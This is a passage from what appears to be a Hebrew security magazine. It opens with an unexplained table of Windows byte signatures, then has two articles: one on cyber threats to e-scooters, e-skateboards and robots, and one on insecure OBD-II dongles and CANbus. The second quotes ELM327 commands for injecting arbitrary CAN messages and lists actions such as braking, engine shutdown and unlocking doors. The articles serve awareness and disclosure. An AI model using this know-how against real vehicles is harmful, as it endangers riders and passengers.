Version 9600(Windows 8.1)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8B, 0xEC, 0x48, 0x83, 0xEC, 0x58, 0xA0	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x40, 0x53, 0x48, 0x83, 0xEC, 0x30, 0x48, 0x8B, 0x05
Version 10240(Windows 10 TH1/TH2)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0xE1, 0x48, 0x81, 0xEC, 0xB8, 0x00, 0x00, 0x00	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x40, 0x53, 0x48, 0x83, 0xEC, 0x30, 0x48, 0x8B, 0x05
Version 14393(Windows 10 RS1)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0xE1, 0x48, 0x81, 0xEC, 0xB8, 0x00, 0x00, 0x00	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x40, 0x53, 0x48, 0x83, 0xEC, 0x30, 0x48, 0x8B, 0x05
Version 15063(Windows 10 RS2)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0xE1, 0x48, 0x81, 0xEC, 0xB8, 0x00, 0x00, 0x00	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x48, 0x83, 0xEC, 0x38, 0x48, 0x8B, 0x05
Version 10586(Windows 10 TH1/TH2)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0xE1, 0x48, 0x81, 0xEC, 0xB8, 0x00, 0x00, 0x00	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x40, 0x53, 0x48, 0x83, 0xEC, 0x30, 0x48, 0x8B, 0x05
Version 16299(Windows 10 RS3)	0x40, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0xE1, 0x48, 0x81, 0xEC, 0xB8, 0x00, 0x00, 0x00	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x40, 0x53, 0x48, 0x83, 0xEC, 0x30, 0x48, 0x8B, 0x05

איומים קיברנטיים על כלי תחבורה זעירה בישראל ובעולם

מאת אמיתי דן

הקדמה

החל משנת 2010, חוקרי אבטחה שונים מציגים עבודות רבות המדגימות חולשות אבטחה ברכבים, ואת הסיכונים הנובעים מכך. הרגולטורים לאט לאט נכנסו לתמונה, וכיום חברות רכב ארבע גלגלי, מבינות שאבטחת מידע, הינו משהו שצריך לקחת בחשבון כבר מזמן הפיתוח, עד לייצור ולאחר המסירה ללקוח, התקדמנו באופן יחסי.

יש שוק אחר, שפחות מודגש ולא קיבל עדיין מענה - כלי תחבורה זעירים בעלי מחשב, מערכות בקרה ושליטה ההופכים לפופולריים במהירות (קרי: קורקניטים חשמליים, אופניים חשמליים, רובוטים, סקייטבורדים חשמליים וכלים אחרים בעלי משקל נמוך מכלי רכב ארבע גלגלי), ומאפשרים לתקוף את המשתמשים בצורות שונות ובאופן המסכן חיי אדם.

באופן מהיר יחסית הרחובות התמלאו בקורקינטים של חברות שונות אשר מחוברים לאפליקציות, חלקן בתקשורת מקומית ואחרות עם ממשק אינטרנטי, סקייטבורדים ממונעים עם שלט אלחוטי ולקינוח ניתן לראות גם ניצנים של אלחוטי אופניים בעלי קישוריות שונות, חלק מייצור וחלק מחלקים המורכבים בסדנאות שיפור מקומיות.

בנוסף, דגמים שונים של רובוטים המיועדים למרחב הציבורי והפרטי יוצאים לרחובות, ולא ברור האם מישהו שאל את השאלה - האם יש צורך באבטחת סייבר בעולם התחבורה הזעירה?

כדי להבין את הצורך בעיסוק בנושא, אביא מספר דוגמאות.

Inokim/Myway

מדובר על מערכת ייעודית נגד גניבות, המאפשרת השבתת מנוע בזמן נסיעה או בעמידה וזאת דרך אפליקציה, ולאחר הקלדה של מספר ה-VIN.

המערכת בנויה בצורה כזו במכוון, ומאפשרת לתוקף לא מתוחכם לנצל אותה לרעה. את המידע הראשוני קיבלתי, במהלך שיחה על טכנולוגיות סייבר לפני למעלה משנה. לאחר מחקר משלים ואימות נתונים, פניתי לחברה מספר פעמים ולא קיבלתי תגובה או אינדיקציה לטיפול בבעיות שהצבעתי עליהן. תקופה נוספת לאחר מכן, שכללה גם יידוע של רשות הסייבר, פרסמתי את המחקר.

חשוב להבין, ניצול חכם של פגיעות זו - מאפשר יצירת אזור פיזי המשבית קורקינטים מסוג זה, או מתקפה אישית נגד גורם מסוים המשתמש בכלי תחבורה של החברה, תוך שימוש במספר השילדה הספציפי שלו.

אפשר לקרוא למתקפה כזו Physical APT או להשאיל מילים מפעולות ביטחוניות או פליליות באופיין.

לקראת הפרסום של המאמר מצאתי משהו מעניין בפורום ישראלי מוכר:

> *16-04-2018 13:44 Bishu*
>
> "קניתי אתמול את ה-*Quick3 Super*, ויש לי שאלה שקצת מטרידה אותי. מתוך הרגל, באופניים חשמליים יש מפתח שבלעדיו אי אפשר לנסוע באופניים, נכון שזה לא מהווה נעילה משמעותית וזה עוד מכשול בדרך, אבל בקורקינט זה סה"כ ללחוץ ארוך על הכפתור האמצעי בצג... שזה קצת יותר קל מללכת ולהחליף סוויץ' באופניים.
>
> נכון, יש את האפליקציה שדרכה אני יכול להפעיל מצב נעילה נגד גנבות, אבל זה גם מונע ממני לכבות את הקורקינט כי אי אפשר לעשות במצב הזה כלום, (תקנו אותי אם אני טועה) ומאיפה אני יכול לדעת שבנאדם שמכיר לא יוריד את האפליקציה ויתחבר לקורקינט שלי גם?"

הדבקה דרך עדכוני קושחה ו-modding פוגעניים

בדומה לתעשיית הרכב, גם בתחבורה זעירה החלו לצוץ סדנאות ופתרונות לשיפור רכב, החל מרמת המכלול, ועד לרכיבי חומרה מכנית דיגיטלית או קושחה. לדעתי האישית תופעות אלו, הינן חיוביות ומאפשרות למקסם את היכולות של המוצר, ולאפשר בעלות מלאה עליו, להגביר מהירות וכו'.

בו בזמן, שרשרת ההולכה של עדכוני קושחה אלו, בחלק מהיצרנים איננה מאובטחת ולכן תוקף פוטנציאלי יכול כיום בין היתר להפיץ עדכוני קושחה, המאפשרים להגביר את המהירות אך גם לתקוף את כלי הרכב - דרך עדכון נגוע.

דוגמא לכך, אפשר לקחת את הקורקינטים החשמליים של חברת Xiaomi, שבהם מעודכנים עדכוני קושחה לא רשמיים, תוך ניצול חולשת אבטחה במכשירים, למשתמש זה מאפשר בין היתר נסיעה מהירה יותר, לתוקף הפוטנציאלי זה יכול לאפשר להשתלט על אלפי קורקינטים ברחבי העולם.


עדכונים אלו, יכולים לאפשר הדבקה נרחבת של קורקינטים שיאפשרו פגיעה באנשים, ולתוקף לשלוט בצבא של קורקינטים אופניים או רובוטים. ניתן לראות עדכונים לא פורמליים גם בכלים חד גלגליים אשר באופן הגיוני, תקיפות שלהם דרך עדכון תוכנה נגוע, יאפשרו יכולת פגיעה קטלנית ברוכב.

תקיפת שלט אלחוטי של סקייטבורד חשמלי


אמנם מדובר על כלים הנפוצים יותר במדינות אחרות, אבל גם בישראל ניתן לראות רוכבים המשתמשים בסקייטבורדים חשמליים, בעלי מצערת אלחוטית השולחת פקודות נסיעה ותאוצה לכלי הרכב באופן אלחוטי. חלקם מיוצרים בחו"ל ומיובאים לארץ, ואחרים מיוצרים על ידי בנאים מוכשרים בסדנאות ישראליות.

מימוש של תקיפה מוצלחת נגד כלים אלו, תאפשר מתקפות DDoS שבהם השידור ייקטע בפתאומיות, וכך גם היכולת לתת פקודות לכלי. בתרחיש אחר, התוקף ישתלט על השידור האלחוטי, ויתן פקודות תקיפה שיאפשרו לשלוח את העומד על בקורקינט למסלול התנגשות בטוח.

תוקף או חוקר אשר ירצה למצוא חולשות בשלטים, יוכל להתחיל את התקיפה על ידי חיפוש של אישורים רגולטוריים שהיצרנית קיבלה, לדוגמא - FCC. בחיפוש זריז, ניתן להגיע ל[קישור הבא]. בצורה זו, ניתן לאסוף בקלות מודיעין איכותי על התדרים בשימוש, המעגלים החשמליים, תוכניות, מגבלות שידור ועוד:



PCB - Component View



רק השבוע, הודגם כיצד גנבים פורצים רכב של טסלה, על ידי הגברת הטווח של ה-Keyless ולאחר מכן פתיחה של דלת. שיטות דומות יכולות לשמש גם במקרה שלנו.

מבט מסכם

להבנתי, יש כיום חוסר הבנה כאוטי, ואי אסדרה של תקינת סייבר בכלי תחבורה זעירים, מדובר על בעיה רחבה שלא נוגעת רק למדינת ישראל, אלא בבעיה הנוגעת לעולם התחבורה הזעירה באשר הוא.

בהקשר המקומי, אין ממש תקינה בישראל בהקשר של אבטחת סייבר של תחבורה זעירה הכוללת גם רובוטים ניידים.

רק בימים אלו נכתבת בעולם תקינת סייבר לרכבים עם ארבע גלגלים, כך שלמרות שכלי תחבורה יבשתיים כוללים על הנייר רובוטים קורקינטים וסקייטבורדים חשמליים, בפועל אין ממש מענה לפערים הללו מצד הרגולטור התקן והשוק, כאשר ניתן להבחין במעט חברות תחבורה זעירה ורובוטים, אשר מימשו אבטחה מסויימת מתוך החלטה עצמית, תקני בטיחות, התרעה של האקרים, עמידה ברגולציית פרטיות או צריכים כמו הגנה מפני הנדסה לאחור.

כלים אלו מציפים את הרחובות ומהווים מטרה נוחה לתוקפים עם מניעים שונים.

לדעתי המצב הזה צריך לאתגר אותנו כקהילה, ולדחוף לאיתור פרצות אבטחה, המלצות של פיתוח מאובטח של כלי תחבורה זעירים, עבודה מול רגולטרים ויצרניות ובאופן כללי לקיחת אחריות.

מראי מקום

מידע מודיעיני על חולשות בקורקינטים של Inokim:

https://www.fxp.co.il/showthread.php?t=18817105

הצגה של המערכת על ידי Inokim:

https://www.mivzaklive.co.il/archives/90661

מודינג שיאומי:

https://gist.github.com/losnir/78fae7e6cbb8cebf952bac8139beb258

פרסום מחקר אישי על חולשות ב-Inokim:

http://popshark11.blogspot.com/2017/11/an-anti-theft-system-allowing-attackers.html?m=1

https://seclists.org/fulldisclosure/2017/Nov/23

ביקורת על סקייטבורד חשמלי עם שלט:

https://youtu.be/lpx2zJOycXg

ליצירת קשר:

Linkedin - https://www.linkedin.com/in/amitay-dan-a63647aa

Twitter - https://mobile.twitter.com/popshark1

Blog - http://popshark11.blogspot.com/?m=1

OBDon't

מאת עומר כספי וליאור שרון

הקדמה

שימוש ברכיבי דיאגנוסטיקה לרכבים כיום, הינו נפוץ במיוחד כדי לנטר את מצב הרכב בזמן-אמת ולקבל אינפורמציה בנוגע לתקלות או נתוני חיישנים[17] של הרכב, רכיבים אלו הינם זמינים וזולים מאוד (כ-5 דולר לרכיב) ולפיכך נפוצים ונגישים. במאמר זה נסביר (על קצה המזלג) על מערכות הרכב הפנימיות הקשורות לאותו ממשק ועל סכנות האבטחה שבחיבור רכיב כזה לרכב.

מחבר OBD-II

OBD2 (ראשי תיבות של On Board Diagnostics II) הינו ממשק דיאגנוסטיקה ברכב אשר כחלק מהתקינה מחויב להיות בכל רכב אמריקאי משנת 1996, בכל רכב בנזין אירופאי משנת 2001 ובכל הרכבים אשר מיוצרים באירופה או מיובאים לאירופה משנת 2003, משמע שאם יש לך רכב ולא כרכרה, כנראה שיש לו ממשק OBD-II. התקינה בנוסף דורשת שהממשק לא יהיה במרחק העולה על חצי מטר מההגה ולא ידרוש שום כלים כדי להגיע אליו, המחבר נראה כך:

[מחבר OBD-II ברכב]

תפקידו של ממשק זה במקור היה לניטור ושליפת נתוני פליטה של מזהמים, והוא הפך להיות נקודת הכניסה העיקרית לאבחון תקלות ותקשורת כללית (כמו עדכוני תוכנה או הפעלת פונקציות כדי לאתר תקלות).

[17] סל"ד מנוע, מהירות, צריכת דלק

OBD Dongle

מאחר והתקן מגדיר פרוטוקול וממשק אחידים, ישנם רכיבים שהיום מאפשרים לקבל מידע על שגיאות ברכב בעזרת הטלפון ומתחברים אליו עם Bluetooth/WiFi, בפועל מה שרכיבים אלו מאפשרים זה לקבל מידע מהאוויר ולשדר אותו ברשת הפנימית של הרכב וההפך.

רוב רובם של ה-OBD Dongles (במיוחד הזולים) מבוססים חיקויים של צ'יפ שנקרא ELM327 אשר ה-Datasheet[18] שלו פתוח ונפוץ מאוד ברחבי הרשת. הם נראים כך:

[OBD Dongle לדוגמה]

ב-Datasheet אפשר לראות שאפשר לתקשר עם ה-ELM327 ב-AT commands המאפשרות לנו ליצור הודעות CAN כרצוננו או להאזין ולהודעות ולקרוא אותן. דונגל ה-OBD מתקשר עם מערכות הרכב בעזרת פרוטוקול פנימי בשם CANbus[19].

CANbus


פרוטוקול אשר תוכנן במקור לשימוש בכלי רכב ותעשיה. הוא בנוי להיות זול ליישום ועדיין לשמר רמת אמינות גבוה פרוטוקול זה הפך לסטנדרט בתעשיית הרכב ומשמש כדי לתקשר עם יחידות ECU[20]. פרוטוקול זה בנוי בתצורת BUS, כלומר כל הודעה שנשלחת מגיעה לכל ה-ECU-ים שמחוברים לקווי הרשת.

[18] Datasheet (או: דף נתונים) הוא מסמך שמסכם פונקציונליות של רכיב, ניתן למצוא את ה-Datasheet הספציפי בסוף המאמר

[19] CANbus - Controller Area Network bus


[20] ECU - יחידות שונות ברכב אשר שולטות על מגוון רכיבים ברכב כגון מנוע,בלמים, דלתות ועוד

דוגמא לרשת CAN טיפוסית:



[מקור: https://www.researchgate.net/figure/Typical-Automotive-CAN-Network_fig1_210264476]

מבנה של רשת CANbus ברכב




מבנה של חבילת CAN סטנדרטית

פירוט השדות:

1. Identifier - שדה אשר משמש כמזהה של ההודעה אך גם כעדיפות שלה, ככל שהמספר יותר נמוך ככה ההודעה בעדיפות גבוהה יותר
2. DLC - שדה המציין את גודל המידע שנשלח
3. Data - שדה אשר יכיל את המידע שנשלח
4. CRC - שדה המכיל את חישוב ה-CRC על ההודעה כדי לזהות שגיאות
5. Ack slot - שדה זה נשלח עם הערך 1 וכאשר יחידה מקבלת את הודעת ה-CAN היא בודקת האם ההודעה תקינה (על ידי בדיקה מול ה-CRC) ובמידה וההודעה תקינה מורידה את ערכו ל-0, כיוון שזהו BUS אין צורך לשלוח הודעה נוספת כדי לציין את קבלת ההודעה, בו זמנית השולח מאזין ל-BUS כדי לבדוק האם שדה ה-ACK הורד ל-0 וכך הוא יודע שההודעה התקבלה.


ישנה גרסה נוספת של CAN בשם Extended CAN שמרחיב את גודל הIdentifier ל-29 ביט. בנוסף, שדה בשם IDE[21] המציין שמדובר בהודעה מסוג Extended:



[21] IDE - Identifier Extension

מבנה חבילת Extended CAN

CAN BUS נוצר במטרה לחסוך בחוטים ולכן צריך לספק זמן תגובה נמוך ואינו מכיל מספיק מקום לשדה חתימה ולכן שיטות אבטחת תקשורת מקובלות אינן תקפות ברשתות מסוג זה.



האם שאלתם את עצמכם פעם איך רשת של רכב בנויה?

רכב היום בנוי מהרבה ECU-ים אשר לכל אחד תפקיד משל עצמו והם מתקשרים ביניהם במגוון פרוטוקולים (CAN, LIN, FLEXRAY, MOST, ETHERNET ועוד), כל קבוצה של ECU-ים מחוברת לתת רשת (אם הרשת שטוחה תת הרשת בעצם תהיה הרשת כולה), בין תתי הרשתות מנתב Gateway אשר תפקידו לקחת מידע אשר מגיע מרשת אחת ולנתב לרשת אחרת, לפעמים על מנת לעשות דבר זה יש להמיר בין הפרוטוקולים השונים.

Gateway הוא ציוד תקשורת ולכן מתפקד פוקציונלית בלבד ואינו כולל אמצעי אבטחה.

מהי הסכנה האבטחתית?

כעת לאחר שסקרנו כמה מושגים בסיסיים ואיך רשת של רכב בנוי נוכל להסביר למה OBD Dongle לא מאובטח הוא מסכן. כיוון שרוב ה-Dongle-ים מבוססים ELM327 קל מאוד לתקשר איתם ברגע שיש קישור Bluetooth ובעצם לשדר ולהאזין להודעות על ה-CANbus. הוכחה לכמה קל זה ניתן למצוא במסמך של ה-ELM327:

The chip is now ready to send a message of your choosing. First, assign the header (ID bits) for your message. We'll use 777:

```
>AT SH 777
OK
```

Now present the data bytes that you wish to send. We will provide these eight:

```
>11 22 33 44 55 66 77 88
```

[AN07 - Sending Arbitrary CAN Messages]

הרוב המוחלט של ה-Dongle-ים לא מאובטחים כראוי ולא דורשים אימות כאשר מתחברים ב-Bluetooth או שהמכשיר מאפשר Pairing לא מאובטח. נושא אבטחת המידע בעולם ה-Automotive הוא נושא שנמצא בחיתוליו ולכן קיימים רכבים בהם לא שמו דגש על אבטחה בתכנון הארכיטקטורה של הרשת.

ניתן כמה דוגמאות כאלה:

- רכבים בהם הרשת can של הרכב היא רשת שטוחה כלומר אם תוקף השתלט על OBD Dongle סורר הוא יכול לתקשר עם המחשב מנוע או רכיבים קריטיים אחרים.
- רכבים בהם הרשת מחוברת על ידי gateway אשר משמש כראוטר בין תתי הרשתות השונות אך הוא לא אוכף שום אבטחה ורק מנתב בין הרשתות השונות לכן כמו במקרה הקודם עדיין נוכל להגיע מכל תת רשת לכל תת רשת

תופעה זו הופכת לעוד יותר בעייתית ברגע שמדברים על OBD Dongle-ים דוגמת הדונגלים אשר נמכרים כמו לחמניות ב-eBay, AliExpress ושאר ירקות ונכתב שתפקיד ה-Dongle לאבחן תקלות במנוע ומוכרים מעודדים את השארת ה-OBD Dongle מחובר כל הזמן למרות שחיבורו נצרך רק כדי לקבל מידע על תקלות (יצרני רכבים מגדירים שלא אמורה להיות תקשורת OBD בזמן נסיעה ותקשורת כזו עשויה להוות בעיית בטיחות).

יש אנשים שיטענו שווקטור תקיפה זה הוא לא סביר כיוון שהתוקף צריך להיות קרוב לרכב אך הוכח כבר במספר מחקרים שאפשר להאריך את הטווח של Bluetooth למספר קילומטרים ולכן תארו לכם מצב שבו תוקף משתלט על OBD Dongle של רכב בזמן נסיעה ומתחיל לתקוף את הרכב ולמשל מבטל את הבלמים, פתאום היעדר של אבטחת מידע יוצר מצב שעלול לגרום לסכנת חיים ובטיחות הנוסעים ברכב.

דוגמאות:

ברגע שלתוקף יש שליטה על מערכות קריטיות דרך ה-OBD Dongle הוא יכול לעשות שלל דברים; לדוגמא:

- לתת פקודה לפתוח את הדלתות. מכיוון שהרשת של הרכב פועלת וממשק ה-OBD מספק חשמל גם כאשר הרכב כבוי תוקף פוטנציאלי יכול לגנוב מכוניות או את תכולתן
- להשבית מרחוק מערכות קריטיות של הרכב בזמן נסיעה, ותאמינו לנו שאתם לא רוצים לדעת מה התשובה לתרגיל שכולל גוש מתכת שנע ב-100 קמ"ש ללא שליטה עם אנשים בתוכו

בנוסף התוקף פוטנציאלית יהיה מסוגל לבצע פעולות כגון:

- לחיצה על בלמים
- כיבוי מנוע
- התנעת מנוע
- פתיחת מנעול דלתות
- פתיחת תא מטען
- הפעלת צופרים
- שליטה ברדיו ומערכת הבידור
- ניתוק תיבת הילוכים (אוטומט)
- שינויי מצערת

מה ניתן לעשות כדי למנוע זאת?

